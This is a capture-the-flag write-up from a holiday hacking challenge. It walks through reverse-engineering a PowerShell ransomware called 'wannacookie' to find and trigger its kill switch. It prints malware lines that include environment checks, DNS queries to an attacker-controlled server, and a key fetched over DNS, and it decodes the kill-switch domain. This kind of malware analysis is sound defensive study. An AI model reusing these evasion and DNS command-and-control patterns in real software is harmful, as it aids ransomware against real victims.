
Objective--Stop the Malware (Part 2)


Solution

The wannacookie function is the main part of the code. Lines 191 and 192 are items of interest. The lines are long, so I've taken separate screenshots of the left and right halves. Both lines end with {return}, so either one could halt execution.

Left half




```
189  function wannacookie {
190      $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
191      if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName
192      if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSys
193      $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
194      $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([ch
195      $Hex_key = $(B2H $Byte_key)
196      $Key_Hash = $(Sha1 $Hex_key)
```



```
-Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
stem).Domain -ne "KRINGLECASTLE") {return}

har]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join '')) | ? {$_ -ne 0x00})
```

Line 192

Line 192 is simplest, so let's look at that first. Here the line is in a new ISE tab, and cleaned for readability. The PowerShell line continuation character is a backtick, "`", which I used at the end of line two. Other languages often use "\" instead.



```
1  if (
2      $(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 `
3      -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE"
4  )
5  {return}
6
```


If netstat finds that localhost port 8080 is listening, it terminates execution. Often malware checks to see if it has already infected the computer, but it is not clear at this point if checking for port 8080 does that.

The malware also checks the domain the computer is joined to. Execution terminates unless the domain is KRINGLECASTLE. This malware is targeted against Santa's domain and no one else.

If we want to run the entire malware script at some point, we will need to comment line 192 to prevent the script from terminating early.


Line 191

The next line to examine is line 191. Here, the line is cleaned for readability and the $S1 variable it uses is included.



```
$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
if ($null -ne (
    (Resolve-DnsName -Name $(H2A $(B2H
        $(ti_rox
            $(B2H $(G2B $(H2B $S1)))
            $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
    ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
)
{return}
```

This line is deliberately obfuscated, so chances are good the it is the kill switch. Let's use the malware's H2A converter to convert `6B696C6C737769746368` into ASCII.




```
PS D:\> cd .\HolidayHack2018\malware

PS D:\HolidayHack2018\malware> . .\malware-functions.ps1

PS D:\HolidayHack2018\malware> H2A "6B696C6C737769746368"
killswitch

PS D:\HolidayHack2018\malware> |
```

I would say we are looking in the right spot!

The center of the statement is ti-rox, which performs a bitwise XOR on its two parameters. The first parameter is

```
$(B2H $(G2B $(H2B $S1)))
```

H2B takes the long hex value stored in $S1 and converts it to a byte array (binary). Then G2B decompresses the array with gzip. Finally, B2H converts the uncompressed binary back to a hex string.




```
PS D:\HolidayHack2018\malware> B2H $(G2B $(H2B $S1))
1f0f0202171d020c0b09075604070a0a
```

The second parameter for ti_rox is


```
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -
Type TXT).Strings
```

This gets the malware DNS server's answer for a query. We've already determined the query means kill switch. Here I've switched from ISE to a PowerShell console, so I can split the line with the backtick character and get a better screenshot.




```
PS D:\HolidayHack2018\malware> (Resolve-DnsName -Server erohetfanu.com `
>>     -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
66667272727869657268667865666B73
PS D:\HolidayHack2018\malware>
```

We now know the hex strings that ti_rox will XOR. If we replace the code with the two hex strings we have computed, the line looks simpler.



```
if ($null -ne (
    (Resolve-DnsName -Name $(H2A $(B2H
        $(ti_rox
            1f0f0202171d020c0b09075604070a0a
            66667272727869657268667865666B73
   ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
)
{return}
```


Function ti_rox outputs a byte array. The function uses B2H and H2A to convert the array to an ASCII string.



```
PS D:\> $(H2A $(B2H $(ti_rox 1f0f0202171d020c0b09075604070a0a 66667272727869657268667865666B73)))
yippeekiyaa.aaay

PS D:\> |
```


This is interesting on a couple of levels. It gives us the DNS domain the kill switch wants to resolve. Additionally, the kill switch is remarkably like the password Shinny Upatree used on the Git repository. Could we have an inside job here? We'd best keep that quiet until we report to Alabaster.

Now the long, obfuscated line reduces to something obvious.



```
if ($null -ne (
    (Resolve-DnsName -Name "yippeekiyaa.aaay" -ErrorAction 0 -Server 8.8.8.8))
)
{return}
 |
```

If the DNS query for yippeekiyaa.aaay returns anything other than null, the malware terminates. If we register that domain with Ho Ho Ho Daddy, the malware will stop.



✓ Domain Successfully registered!

Successfully registered yippeekiyaa.aaay!

×

Up Next

We will tackle the biggest objective: decrypt Alabaster's password database.